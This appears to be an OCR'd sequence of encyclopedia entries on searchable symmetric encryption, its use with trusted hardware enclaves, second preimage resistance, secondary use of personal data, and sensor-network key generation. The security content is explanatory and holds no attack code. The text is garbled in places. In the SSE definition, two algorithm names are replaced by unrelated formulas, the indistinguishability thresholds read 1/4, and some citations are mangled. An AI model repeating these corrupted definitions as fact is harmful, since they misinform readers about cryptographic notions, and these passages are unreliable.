Bloom filters and pseudorandom functions. Chang and Mitzenmacher proposed a simulation-based definition, achieving a notion of security similar to IND2-CKA, with the exception that it also tries to guarantee that the trapdoors not leak any information about the words being queried. Those proposals themselves had shortcomings, which were addressed by Curtmola et al. (2011), who also introduced the notion of *adaptive* adversaries that can choose their queries as a function of previously obtained trapdoors and search outcomes and presented both indistinguishability and simulation-based definitions for SSE.

Theory

The participants in a (single-user) searchable encryption scheme include a user that wishes to store an encrypted document collection d = (D_1, …, D_n) on an honest-but-curious server *S*, while preserving the ability to search keywords through them.

Definition 1 A SSE scheme is a collection of four polynomial-time algorithms (Keygen, BuildIndex, Trapdoor, Search) such that:


Keygen(1^k) is a probabilistic key generation algorithm that is run by the user to setup the scheme. It takes a security parameter *k* and returns a secret key *K* such that the length of *K* is polynomially bounded in *k*.

$us \equiv 1 \pmod{v}$. is a (possibly probabilistic) algorithm run by the user to generate indexes. It takes a secret key *K* and a polynomially bounded in *k* document collection $\mathcal{O}$ as inputs and returns an index $\mathcal{I}$ such that the length of $\mathcal{I}$ is polynomially bounded in *k*.

Trapdoor(*K*, *w*) is run by the user to generate a trapdoor for a given word. It takes a secret key *K* and a word *w* as inputs and returns a trapdoor T_w.

$\mathbb{F}_{2^m} = \mathbb{F}_z/(f)$ is run by the server *S* in order to search for the documents in $\mathcal{O}$ that contain word *w*. It takes an index $\mathcal{I}$ for a collection $\mathcal{O}$ and a trapdoor T_w for word *w* as inputs and returns $f(N)$, the set of identifiers of documents containing *w*.

In its simplest form, an SSE scheme is typically used in the following manner (refer to Fig. 1): The client generates an index from its document collection, stores the index and the encrypted documents on the server, and, finally, performs various search queries. The documents are encrypted using a symmetric-key encryption scheme, while the index is generated using pseudorandom functions/permutations (themselves instantiated using symmetric-key primitives) and standard data structures such as linked lists and look-up tables.



Searchable Symmetric Encryption, Fig. 1 *SSE system operation*

The user may or may not generate its word queries depending on the outcome of previous searches. Queries that do depend on previous search outcomes are called *adaptive*, while queries that do not, *nonadaptive*. This distinction in query generation gives rise to definitions that achieve different privacy guarantees: Nonadaptive definitions can only guarantee security to clients who generate their queries in one batch, while adaptive definitions can guarantee privacy even to clients who generate queries as a function of previous search outcomes. The most natural use of searchable encryption is for making adaptive queries.

We now present some sample security definitions for SSE. An interaction between the client and the server will be determined by a document collection and a set of words that the client wishes to search for (and that we wish to hide from the adversary); an instantiation of such an interaction is called a *history*. Given a history, what the adversary actually gets to "see" during an interaction is the history's *view*. In particular, the view will consist of the index (of the document collection) and the trapdoors (of the queried words). It will also contain some additional common information, such as the number of documents in the collection

and their ciphertexts. However, the view should not reveal any information about the history (i.e., the documents and the queried words) besides the outcome and the pattern of the searches. This leads to the notion of the *trace* of an interaction/history, which consists of exactly the information the SSE scheme designer is willing to leak about the history and nothing else. More precisely, this should include the identifiers of the documents that contain each query word in the history and information that describes which trapdoors in the view correspond to the same underlying words in the history (i.e., the pattern of the searches). Intuitively, this should be no more than the outcome of a search and the user's search pattern. However, since in practice the encrypted documents will also be stored on the server, one can assume that the document sizes and identifiers will also be leaked.

Definition 2 A SSE scheme is secure in the sense of *nonadaptive indistinguishability* if for any two adversarially constructed histories with equal length and trace, no (probabilistic polynomial-time) adversary can distinguish the view of one from the view of the other with probability non-negligibly better than $\frac{1}{4}$.

For each history the adversary generates, one could give him the ability to choose the word queries as a function of the index and the trapdoors corresponding from the document collection and the previous queries it chose, which leads to the following:

Definition 3 A SSE scheme is secure in the sense of *adaptive indistinguishability* if for any two adaptively constructed histories with equal length and trace, no (probabilistic polynomial-time) adversary can distinguish the view of one history from the view of the other with probability non-negligibly better than $\frac{1}{4}$.

In addition to the indistinguishability-based definitions, Curtmola et al. (2011) also presented "simulation-based" security (aka *semantic security*) definitions for SSE. At a high level, in such an approach, the security guarantee is provided by the existence, for all adversaries, of a polynomial-time algorithm (the *simulator*) which, being given very little information (in the SSE case, a history's trace), is able to compute whatever the adversary is able to compute from the given information (i.e., its view). They showed

that while in the nonadaptive case both definitions are equivalent, in the adaptive case semantic security implies indistinguishability of SSE.

The scenario depicted in Fig. 1 is referred to as the single-user setting. Curtmola et al. (2011) also formulated the multiuser setting for SSE, where a user owns the data, but an arbitrary group of users can submit queries to search his/her document collection, and where the owner can control the search access by granting and revoking searching privileges to other users. Efficiency measures of an SSE scheme include the server computation (search time) and storage (in particular, the secure index size) and the number of rounds of interaction between user and server per query; the latter, as well as the client's storage requirement, would typically be constant. In Fig. 1, the search query is of a single keyword. More recent SSE constructions provide enriched search functionalities, such as Boolean (e.g., conjunctive) queries and ranked queries, the verifiability of the search outcome, as well as efficient updates of the document collection. For a recent survey on SSE, refer to Wang et al. (2016). Finally, we note that SSE can be achieved in its full generality via *oblivious RAMs* (ORAMs), at the expense of efficiency.

Open Problems

At the time of this writing, directions for future research include provisioning yet more expressive queries; guaranteeing better leakage profiles, i.e., schemes with less leakage and in particular that do not leak the search pattern and are faster than ORAM-based solutions; improved *verifiable* SSE schemes, i.e., schemes where the client can verify the correctness of the search results; further work on multiuser SSE so that the schemes can support sharing and revocation of data (cf. Patel et al. 2018); and, finally, improving our overall understanding of leakage in the SSE setting.

Cross-References

Asymmetric Setting for Searchable Encryption
Key Encryption Key
Multi-User Searchable Encryption

Oblivious RAM (ORAM)
Ranked Search on Encrypted Data

References

Curtmola R, Garay J, Kamara S, Ostrovsky R (2011) Searchable symmetric encryption: improved definitions and efficient constructions. J Comput Secur 19(5):895–934

Chang YC, Mitzenmacher M (2005) Privacy preserving keyword searches on remote encrypted data. In: Applied cryptography and network security conference (ACNS)

Goh E-J (2003) Secure indexes. Technical Report 2003/216, IACR ePrint Cryptography Archive. See http://eprint.iacr.org/2003/216

Patel S, Persiano G, Yeo K (2018) Symmetric searchable encryption with sharing and unsharing. In: Computer security – 23rd European symposium on research in computer security, ESORICS 2018, Part II, volume 11099 of Lecture notes in computer science, pp 207–227. Springer

Song D, Wagner D, Perrig A (2000) Practical techniques for searching on encrypted data. In: Proceedings of 2000 IEEE symposium on security and privacy, pp 44–55, May 2000

Wang Y, Wang J, Chen X (2016) Secure searchable encryption: a survey. J Commun Inform Netw 1(4): 52–65

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1468

Searchable Symmetric Encryption on Trusted Execution Environments

Ghous Amjad[24] ✉ and Tarik Moataz[25] ✉
(24) Brown University, Providence, RI, USA
(25) MongoDB, New York, NY, USA

✉ **Ghous Amjad**
Email: ghous_amjad@brown.edu

✉ **Tarik Moataz (Corresponding author)**
Email: tarik@aroki.com

Synonyms

Encrypted search on secure enclaves; Structured encryption on trusted hardware

Definitions

Searchable symmetric encryption on trusted execution environments (SSE-TEE) is a primitive that combines both searchable symmetric encryption (SSE) and a trusted execution environment (TEE) to enable a trusted client to securely outsource its data while being able to perform search operations on encrypted data. Contrary to standard SSE schemes, this primitive leverages the TEE properties to provide improved performances at the cost of a different threat model.

Background

Searchable Symmetric Encryption

Searchable symmetric encryption (SSE) was first proposed by Song et al. (2000). Chase and Kamara introduced structured encryption (STE) as a generalization of SSE (Chase and Kamara, 2010) where STE schemes encrypt a data structure in such a way that it can be privately queried. Examples of STE constructions include graph (Chase and Kamara, 2010; Meng et al., 2015), dictionary (Chase and Kamara, 2010; Cash et al., 2014), and, in particular, multi-map encryption schemes (Curtmola et al., 2006; Cash et al., 2014; Bost, 20016) which can be used to design searchable symmetric encryption (SSE) (Kamara et al., 2012; Kamara and Moataz, 2017).

Trusted Execution Environments in Encrypted Search

Intel Software Guard Extensions (SGX) (Intel, 2014) has been arguably synonymous with trusted execution environments in the encrypted search area. Amjad et al. (2019b) use Intel SGX to introduce three dynamic SSE schemes with different security guarantees. There has also been work on using trusted hardware to build encrypted relational databases such as TrustDB (Bajaj and Sion, 2013), EnclaveDB (Priebe et al., 2018), and StealthDB (Vinayagamurthy et al., 2019) or to improve on the efficiency of oblivious RAM constructions by reducing the number of round trips (Sasy et al., 2017).

Theory

In a nutshell, the setting in which an SSE-TEE scheme operates is similar to one of a standard SSE scheme with the main exception that the client is conceptually composed of two components: a local client $\mathsf{client}_{\mathsf{loc}}$ and a server-side client $\mathsf{client}_{\mathsf{ser}}$. (By a standard SSE scheme, we refer to a construction that does not make use of a TEE.). The former denotes the traditional SSE client, while the latter refers to the secure enclave of the trusted hardware, which is eventually embedded in the untrusted server. An important characteristic of this new setting is that the communication between the $\mathsf{client}_{\mathsf{ser}}$ and the server is now orders of magnitude faster than the one between the $\mathsf{client}_{\mathsf{loc}}$ and the server. This is simply a consequence of the latter being based on a public network with a smaller bandwidth.

For the sake of a better exposition of TEE's impact on standard SSE schemes, we detail a naive transformation that converts any standard SSE scheme to an SSE-TEE scheme. This transformation is straightforward and works as follows. All operations between the local client $\text{client}_{\text{loc}}$ and the server in the standard SSE setting occur now between the server-side client $\text{client}_{\text{ser}}$ and the server. The main addition is that $\text{client}_{\text{loc}}$ needs to send the plaintext query to $\text{client}_{\text{ser}}$, whereas the latter needs to send the plaintext response to $\text{client}_{\text{loc}}$. Note that in this new setting, $\text{client}_{\text{ser}}$ is trusted and has access to the client's key material. In the following, we list four potential communicational and computational improvements of this naive transformation (Note that these enhancements are general and are not unique to the naive transformation.).

- *Server-client interactions*. Transforming an SSE scheme to an SSE-TEE scheme results in a reduction of the total number of interactions between $\text{client}_{\text{loc}}$ and the server. Note that $\text{client}_{\text{ser}}$ can access the key material and perform all required computations and communications with the server without involving the client $\text{client}_{\text{loc}}$. As a consequence, the number of interactions between the local client and the server is reduced to one, and this holds independently of the original number of interactions.
- *Client storage*. In most dynamic SSE schemes, a local state needs to be maintained by $\text{client}_{\text{loc}}$. While the state size is usually order of magnitude smaller than the size of the encrypted data structure, it remains however significantly large for lightweight devices, especially as the outsourced data grows in size. In SSE-TEE, the local client sends the state to be kept on the server-side client $\text{client}_{\text{ser}}$. TEE can read and update it when needed. Note that if the size of the state is bigger than what $\text{client}_{\text{ser}}$ can support, the state is going to be encrypted and stored in the untrusted server alongside the encrypted structure. Note that in such a setting, any state accesses in the SSE-TEE scheme can lead to additional leakage on the server depending on the SSE scheme's leakage profile.
- *Communicational bandwidth*. The size of search/update tokens sent by the client and the size of the response sent back by the server are also reduced. For example, in some SSE schemes the token size is proportional to the size of the response. These tokens are generated by using the private key, the plaintext query, and the client state. But if the

client state and the key are accessible by the TEE, then the local client can just send the plaintext query to the server-side client which will then generate the tokens. TEEs can also resolve the server response, do further computations – e.g., removing false positives as it is the case in Kamara and Moataz (2019) – and send the final, potentially smaller response to the client, therefore reducing the communicational bandwidth.
- *Client computation*. As illustrated above, TEEs can generate search/update tokens using the query and also do computations on the server response that otherwise the local client would have done. Hence the computational overhead on the local client is reduced.

Remark Trusted execution environments help improve the performance of most SSE schemes, but more particularly, the performance of *dynamic* searchable symmetric encryption schemes – SSE schemes that beyond supporting encrypted search operations – does also support encrypted update operations (To a lesser extent, a standard *static* SSE scheme, i.e., SSE schemes without an update protocol, would also benefit from TEEs by reducing the computational load on the client.). Dynamism is particularly interesting as usually additional security guarantees are sought or required. The implementation of these security guarantees either involves a larger client state, multiple interactions, costlier computations, or a larger communicational bandwidth (Bost et al., 2017). An SSE-TEE variant of such a dynamic SSE scheme would then improve on all of these dimensions leading to a more efficient construction as it has been shown in Amjad et al. (2019b).

Furthermore, many of the recent SSE schemes (Kamara et al., 2018; Amjad et al., 2019a) require a rebuild operation that incurs multiple rounds of interaction between the client and the server. With an SSE-TEE scheme, the number of interactions and the communicational bandwidth will be significantly reduced.

Attacks on Trusted Hardware

Beyond the significantly different threat model that an SSE-TEE scheme operates in (Contrary to a standard setting where only the local client is trusted, the trusted boundaries for an SSE-TEE scheme encompass both the

local and the server-side client.), it is similarly vital that we do not view trusted hardwares such as SGX as impenetrable black boxes. There are several existing side-channel attacks including cache-timing attacks (Yarom and Falkner, 2014; Hähnel et al., 2017; Brasser et al., 2017; Götzfried et al., 2017) and page-fault attacks (Xu et al., 2015) that let adversaries extract sensitive information. The attacker can also learn about code paths or data access patterns inside the secure enclave, as SGX does not protect against them. If a program is data-oblivious, i.e., it does not have control flow branches or memory access patterns that depend on the sensitive data, most of these attacks will not be effective. As this area is still evolving, the current vulnerabilities in SGX and other TEEs will be eventually fixed or at least limited. For example, Sanctum (Costan et al., 2016) is an academic trusted hardware system that addresses both cache-timing and page-fault attacks.

Open Problems and Future Directions

This notion of combining searchable encryption schemes with TEEs is very recent and barely explored. We would like to stress that the following is in no way an exhaustive list of open problems. Although formal models for Intel SGX and hardware enclaves are given in Fisch et al. (2017) and Subramanyan et al. (2017), there has been no formal treatment for SSE-TEE schemes. Arguably, the most important next contribution in this area will relate to formal security definitions for SSE-TEE schemes. Another interesting open problem is to better understand the efficiency vs. security tradeoff in SSE-TEE schemes. Other than these theoretical questions, practical numbers on efficiency of SSE-TEE schemes and their comparison with SSE schemes are nonexistent. Future work targeting the evaluation of these schemes is much needed.

Cross-References

Oblivious RAM (ORAM)
Private Information Retrieval with Preprocessing
Searchable Symmetric Encryption
Structured Encryption

References

Amjad G, Kamara S, Moataz T (2019a) Breach-resistant structured encryption. Proc Priv Enhanc Technol 2019(1):245–265

Amjad G, Kamara S, Moataz T (2019b) Forward and backward private searchable encryption with SGX. In: Proceedings of the 12th European Workshop on Systems Security, EuroSec@EuroSys 2019, Dresden, 25 Mar 2019. ACM, pp 4:1–4:6. https://doi.org/10.1145/3301417.3312496

Bajaj S, Sion R (2013) TrustedDB: a trusted hardware-based database with privacy and data confidentiality. IEEE Trans Knowl Data Eng 26(3):752–765

Bost R (20016) Sophos – forward secure searchable encryption. In: ACM Conference on Computer and Communications Security (CCS'16)

Bost R, Minaud B, Ohrimenko O (2017) Forward and backward private searchable encryption from constrained cryptographic primitives. In: ACM Conference on Computer and Communications Security (CCS'17)

Brasser F, Müller U, Dmitrienko A, Kostiainen K, Capkun S, Sadeghi AR (2017) Software grand exposure: SGX cache attacks are practical. In: 11th USENIX Workshop on Offensive Technologies (WOOT 17), USENIX Association, Vancouver. https://www.usenix.org/conference/woot17/workshop-program/presentation/brasser

Cash D, Jaeger J, Jarecki S, Jutla C, Krawczyk H, Rosu M, Steiner M (2014) Dynamic searchable encryption in very-large databases: data structures and implementation. In: Network and Distributed System Security Symposium (NDSS'14)

Chase M, Kamara S (2010) Structured encryption and controlled disclosure. In: Advances in Cryptology – ASIACRYPT'10, Lecture Notes in Computer Science, vol 6477. Springer, pp 577–594

Costan V, Lebedev I, Devadas S (2016) Sanctum: minimal hardware extensions for strong software isolation. In: 25th USENIX Security Symposium (USENIX Security 16), USENIX Association. Austin, pp 857–874. https://www.usenix.org/conference/usenixsecurity16/ technical-sessions/presentation/costan

Curtmola R, Garay J, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: ACM Conference on Computer and Communications Security (CCS'06). ACM, pp 79–88

Fisch B, Vinayagamurthy D, Boneh D, Gorbunov S (2017) Iron: functional encryption using intel SGX. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS'17. ACM, New York, pp 765–782. https://doi.org/10.1145/3133956.3134106

Götzfried J, Eckert M, Schinzel S, Müller T (2017) Cache attacks on intel SGX. In: Proceedings of the 10th European Workshop on Systems Security, EuroSec'17. ACM, New York, pp 2:1–2:6. https://doi.org/10.1145/3065913.3065915

Hähnel M, Cui W, Peinado M (2017) High-resolution side channels for untrusted operating systems. In: 2017 USENIX Annual Technical Conference (USENIX ATC 17), USENIX Association, Santa

Clara, pp 299–312. https://www.usenix.org/conference/atc17/technical-sessions/presentation/hahnel

Intel (2014) Intel software guard extensions. https://software.intel.com/en-us/sgx

Kamara S, Moataz T (2017) Boolean searchable symmetric encryption with worst-case sub-linear complexity. In: Advances in Cryptology – EUROCRYPT'17

Kamara S, Moataz T (2019) Computationally volume-hiding structured encryption. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 183–213

Kamara S, Papamanthou C, Roeder T (2012) Dynamic searchable symmetric encryption. In: ACM Conference on Computer and Communications Security (CCS'12). ACM Press

Kamara S, Moataz T, Ohrimenko O (2018) Structured encryption and leakage suppression. In: Annual International Cryptology Conference. Springer, pp 339–370

Meng X, Kamara S, Nissim K, Kollios G (2015) GRECS: graph encryption for approximate shortest distance queries. In: ACM Conference on Computer and Communications Security (CCS'15)

Priebe C, Vaswani K, Costa M (2018) EnclaveDB: a secure database using SGX. In: 2018 IEEE Symposium on Security and Privacy (SP). IEEE, pp 264–278

Sasy S, Gorbunov S, Fletcher CW (2017) Zerotrace: oblivious memory primitives from intel SGX. IACR Cryptology ePrint Archive 2017:549

Song D, Wagner D, Perrig A (2000) Practical techniques for searching on encrypted data. In: IEEE Symposium on Research in Security and Privacy. IEEE Computer Society, pp 44–55

Subramanyan P, Sinha R, Lebedev I, Devadas S, Seshia SA (2017) A formal foundation for secure remote execution of enclaves. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS'17. ACM, New York, pp 2435–2450. https://doi.org/10.1145/3133956.3134098

Vinayagamurthy D, Gribov A, Gorbunov S (2019) StealthDB: a scalable encrypted database with full SQL query support. Proc Priv Enhanc Technol 2019(3):370–388

Xu Y, Cui W, Peinado M (2015) Controlled-channel attacks: deterministic side channels for untrusted operating systems. In: 2015 IEEE Symposium on Security and Privacy, pp 640–656. https://doi.org/10.1109/SP.2015.45

Yarom Y, Falkner K (2014) Flush+reload: a high resolution, low noise, l3 cache side-channel attack. In: 23rd USENIX Security Symposium (USENIX Security 14). USENIX Association, San Diego, pp 719–732. https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_613

Second Preimage Resistance

Bart Preneel[26] ✉
(26) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Weak collision resistance

Definition

Second preimage resistance is the property of a hash function that it is computationally infeasible to find any second distinct input that has the same output as a given input.

Background

The concept of one-way functions in cryptography is attributed to Jevons (1874). Second preimage resistance of hash functions has been introduced by Rabin in 1978 (Rabin 1978). Merkle called this concept weak collision resistance (Merkle 1979). For a detailed overview see (Preneel 1993).

Theory

Second preimage resistance is related to preimage resistance and one-wayness; however, the latter concept is typically used for functions with

input and output domain of similar size (one-way function). A minimal requirement for a hash function to be second preimage resistant is that the length of its result should be at least 128 bits (in 2024). A hash function is said to be a one-way hash function (OWHF) if it is both preimage resistant and second preimage resistant. The relation between collision resistance, second preimage resistance, and preimage resistance is rather subtle, and it depends on the formalization of the definition: It is shown in (Rogaway and Shrimpton 2004; Stinson 2006) that under certain conditions, collision resistance implies second preimage resistance and second preimage resistance implies preimage resistance.

In order to formalize the definition, one needs to specify according to which distribution the first element in the domain is selected and one needs to express the probability of finding a second preimage for this element. Moreover, one often introduces a class of functions indexed by a public parameter, which is called a key. One could then distinguish between three cases: The probability can be taken over the random choice of elements in the range, over the random choice of the parameter, or over both simultaneously. As most practical hash functions have a fixed specification, the first approach is more relevant to applications. The second case is known as a Universal One-Way Hash Function or UOWHF.

Cross-References

Collision Resistance
Hash Functions
One-Way Function
Preimage Resistance
Universal One-Way Hash Functions (UOWHF)

References

Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research, Ann Arbor

Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral dissertation, Katholieke Universiteit, Leuven

Preneel B (1999) The state of cryptographic hash functions. In: Damgard I (ed) Lectures on data security, Lectures notes in computer science, vol 1561. Springer, Berlin, pp 158–182

Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic, New York, pp 155–166

Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption, Lecturer notes in computer science, vol 3017. Springer, Berlin, pp 371–388

Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Des Codes Crypt 38(2):259–277
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_765

Secondary Use Regulations

Laurent Bussard[27] ✉
(27) European Microsoft Innovation Center, Aachen, Germany

✉ **Laurent Bussard**
Email: lbussard@microsoft.com

Definition

Access control specifies conditions to fulfill before getting access to data. *Usage control* defines how data are handled when access is granted. In order to protect the privacy of users (*data subjects*) providing *personal data* to services (*data controllers*), usage control (or *data handling*) is associated with data. In the context of privacy policies and usage control, the term "secondary use" means using personal data in a different way than the primary reason why they were collected.

Background

The notion of secondary use was formalized in P3P (W3C Working Group 2006). In privacy policy languages and usage control, two types of secondary uses are described:

- *Secondary purpose*. A party collects personal data for a *primary purpose* and also uses them for a *secondary purpose*. For instance, an address is required for delivery but is also used for statistics on customer geographical distribution.
- *Secondary disclosure* (or *downstream data sharing*). A party collects personal data and discloses them to a *secondary recipient*. For instance, a

credit card number is required for payment and is shared with a fraud detection service.

Theory and Applications

Secondary purpose and secondary disclosure can be used together. However, for the sake of simplicity they are described separately in the remaining of this entry.


Secondary Purpose

Data handling specifies the behavior of data controllers with respect to collected data in terms of obligations (e.g., collected data must be deleted within a given data retention period), and in terms of rights (e.g., collected data may be used for given purposes).

Two types of purposes are defined: *primary purposes* describe why data are required and *secondary purposes* provide additional usage details. For instance, a credit card number is required for “Payment and Transaction Facilitation” (primary purpose) could be then used for “Pseudonymous Analysis” (secondary purpose).

While primary purposes are directly related to the service offered by the data controller, secondary purposes disclose more information on the service logic and dataflow. As a result, secondary purposes are often technical. For instance, secondary purposes in P3P 1.1 are “Web Site and System Administration,” “Research and Development,” “One-Time Tailoring,” “Pseudonymous Analysis,” “Pseudonymous Decision,” “Individual Analysis,” “Individual Decision,” “Contacting Visitors for Marketing of Services or Products,” “Historical Preservation,” “Contacting Visitors for Marketing of Services or Products Via Telephone,” and an extension point “Other Uses.”

Figure 1 shows an example where a patient provides medical data to a health service, which uses it for primary purpose “health” and for secondary purpose “statistic.” In this example both purposes (health and statistics) must be expressed by the policy of the health service.




Secondary Use Regulations, Fig. 1 Example of secondary purpose

Secondary Disclosure

Data handling specifies whether collected data can be shared with third parties. In this case, personal data subject to data handling is crossing trust domain boundaries. For instance a book store can share collected personal data with the shipping company in charge of delivering orders. Similarly, a health service can share personal data with an insurance to get additional services.

Figure 2 shows an example where a patient provides personal data to a health service, which uses it locally and discloses it to an insurance service. In this example, both data controllers (health and insurance services) must be mentioned as recipient in the privacy policy of the health service.



Secondary Use Regulations, Fig. 2 Example of secondary disclosure

The fact that collected data may be disclosed to third parties has to be communicated to the user and is thus expressed in the privacy policy of the data controller. P3P 1.1 (W3C Working Group 2006) lets specify classes of third parties to which collected data may be disclosed: “delivery services possibly following different practices,” “legal entities following our practices,” “legal entities following different practices,” “unrelated third parties,” and “public fora.” There is a trend in ongoing research on privacy policy languages to provide more control on secondary disclosure.

Data handling relying on classes of third parties to specify secondary disclosure is often not precise enough. Recent research works address this problem by extending data handling with access control rules on attributes

of third parties (Ardagna et al. 2008; Bussard et al. 2010; Becker et al. 2010; Pretschner et al. 2008), by taking into account privacy policies of third parties (Bussard et al. 2010; Becker et al. 2010), and/or by specifying chains of secondary disclosure (Bussard et al. 2010).

Cross-References

Platform for Privacy Preferences (P3P)
Social Perspectives on Information Privacy

Recommended Reading

Ardagna CA, Cremonini M, Capitani D, di Vimercati S, Samarati P (2008) A privacy-aware access control system. J Comput Secur 16(4):369–397

Becker MY, Malkis A, Bussard L (Dec 2010) A practical generic privacy language. In: Proceedings of sixth international conference on information systems security (ICISS 2010), Gandhinagar

Bussard L, Neven G, Preiss FS (Jul 2010) Downstream usage control. In: Proceedings of IEEE policy 2010

Pretschner A, Schuetz F, Schaefer C, Walter T (2008) Policy evolution in distributed usage control. In: Fourth international workshop on security and trust management. Elsevier, Trondheim

W3C Working Group (Nov 2006) The platform for privacy preferences 1.1 (P3P1.1) specification. http://www.w3.org/TR/P3P11

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300836

Secret Key Agreement

Secret Key Generation in Sensor Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300837

Secret Key Cryptosystem

Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300838

Secret Key Establishment

Secret Key Generation in Sensor Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1796

Secret Key Generation in Sensor Networks

Xenofon Fafoutis[28] ✉ and Letizia Marchegiani[29] ✉
(28) Technical University of Denmark (DTU), Kgs. Lyngby, Denmark
(29) University of Parma, Parma, Italy

✉ **Xenofon Fafoutis (Corresponding author)**
Email: xefa@dtu.dk

✉ **Letizia Marchegiani**
Email: letizia.marchegiani@unipr.it

Synonyms

Device pairing; Secret key agreement; Secret key establishment

Definitions

Secret key generation is the process whereby two devices independently generate and agree on an encryption key based on observations of a common signal.

Background

Symmetric encryption with the Advanced Encryption Standard (AES) enables efficient and secure communication between networked sensing systems; yet it requires the prior establishment of a shared secret key. Due to resource constraints in sensing systems, traditional key distribution solutions that are based on public key cryptography, certificates, and a public key infrastructure are often not practical in sensor networks. In

contrast, secret key generation constitutes an alternative practical method for the establishment of a shared secret based on observations of a shared phenomenon. In turn, this shared secret can be directly used as the key for symmetric encryption or as input to a key derivation function (KDF).

Theory

The key idea behind secret key generation is that two (or more) sensing devices independently observe a phenomenon (i.e., a signal) and use these measurements to construct a random bit sequence. This observed phenomenon must satisfy a set of requirements (Xu et al., 2021). First and foremost, the observed phenomenon needs to be accessible and observable by all the legitimate parties that participate in the secret key generation. This ensures that the bit sequences that are independently generated by different sensor nodes are identical or nearly identical. Likewise, the observed phenomenon must be inaccessible to illegitimate parties. This ensures that a malicious observer would not be able to reconstruct the same random bit sequence. Finally, the observed phenomenon should have sufficient entropy. This ensures that the generated bit sequences are sufficiently random; thus they cannot be guessed or brute forced easily. Examples of signals used for secret key generation are wireless channel measurements, audio, motion, and human biometrics.

The Process of Secret Key Generation

Let us consider two devices, Alice and Bob, who wish to generate a random shared secret. The secret key generation process typically incorporates the following stages (Margelis et al., 2019):

- *Sampling*. Upon synchronization, Alice and Bob generate a sequence of N observations by measuring the common signal independently.
- *Preprocessing*. Alice and Bob independently preprocess the measurements (e.g., filtering, discrete cosine transformation, etc.).
- *Quantization*. Alice and Bob independently quantize the preprocessed measurements into a binary sequence.
- *Reconciliation*. Under ideal circumstances, the two independently generated bit sequences are identical, but in practice bit mismatches are expected and can be corrected with an error correction or reconciliation

protocol. Alice generates an error correction code based on her bit sequences and sends it to Bob. Bob, in turn, uses this code to correct the mismatching bits in his bit sequence.

